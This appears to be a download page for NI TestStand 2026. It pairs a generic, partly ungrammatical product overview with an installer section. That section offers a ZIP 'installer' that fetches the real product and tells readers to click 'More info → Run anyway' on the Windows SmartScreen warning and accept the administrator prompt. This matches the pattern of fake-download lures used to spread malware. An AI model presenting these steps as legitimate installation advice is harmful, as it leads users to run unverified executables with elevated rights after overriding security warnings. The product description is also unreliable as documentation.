Overview

NI TestStand is a test management application that allows teams to run, manage, and report on automated tests running on Windows PCs. It is like a command center or cockpit for test engineers. You can author step sequences, invoke code in other languages, and generate test results that actually communicate what occurred. The software overlays instrument drivers, measurement code, and report generation so the wheel doesn’t have to be re-invented each new project.
What this program does
This is a test scheduler and executor. It dispatches calls to many different language modules, executes them sequentially and/or in parallel, and collects their output into reports and logs that can be browsed and shared among teams. It has a number of pre-defined report generation capabilities and hooks for custom outputs so results don’t just end up on a hard drive.
How it operates
Implementation part (or engine), the engine is a sequence engine that reads a test sequence, run step, pass data between step. You have a GUI editor to build step, then you assign code module to each step, those modules can be LabVIEW,.NET, C and Python, they run thanks to the engine. The advantage is because separation of sequencing and implementation, you can change and replace modules without change any wiring in your test system. The product is delivered with runtime components so system can execute deployed tests.
- It is the Installer, not the software itself – Smaller, Faster, Convenient
- One-click installer – no manual setup
- The installer downloads the full NI TestStand 2026.
How to Install
- Download and extract the ZIP file
- Open the extracted folder and run the installation file
- When Windows shows a blue “unrecognized app” window:
- Click More info → Run anyway
- Click Yes on User Account Control prompt
- Wait for automatic setup (~1 minute)
- Click on Start download
- After setup finishes, launch from desktop shortcut
- Enjoy
Key Capabilities
- User-friendly graphical sequence editor for designing test flow and decision making.
- Enable support for various code languages and module types allowing mixed project languages.
- Automated generation of report in multiple formats to document run results.
- Ways to run it in production so automated tests can be run in a live environment;
- Scripting and modern languages, like python, for easy custom extensions and automation.
Advantages
This minimizes unnecessary work. Each time you get a new product, you aren’t going to be rewriting those test scaffolding, which are complex. Tests are much easier to update since sequencing isn’t tangled with implementation. Teams are also going to be able to create regulations for how they’re going to do reporting, and obtain uniform logs for testing and debugging, which will be expedited and easier to audit.
Mix old code with fresh modules. There’s no need to abandon established procedures, and since it can operate in a runtime-only mode, you don’t need a whole development pack on production machines.
Common Use Cases
- Automated test stations that repeat the same procedure many times while recording pass fail trends.
- Fully automated verification benches where instrument control, data capture and analysis are integrated as a single workflow;
End of line test rigs that require consistent reporting and connection to production databases.
- For the R&D validation, engineers prototype test steps in different languages and integrated into the same sequence.
Closing Thoughts
If you’re looking for something driven and configured in ways that make setting up tests, gathering outputs, and delivering logs to various other systems, this will make it much simpler. It’s nothing glitzy. But it’s built to streamline keeping tests consistent and teams synchronized. You’ll spend less time coding glue and more time enhancing coverage.
Testdrive it in an initial pilot. Connect a handful of modules, run a short sequence, and observe its reporting and data-passing approaches. That experience will give you an idea of how it operates in relation to your workflow than doing the conversion on large systems.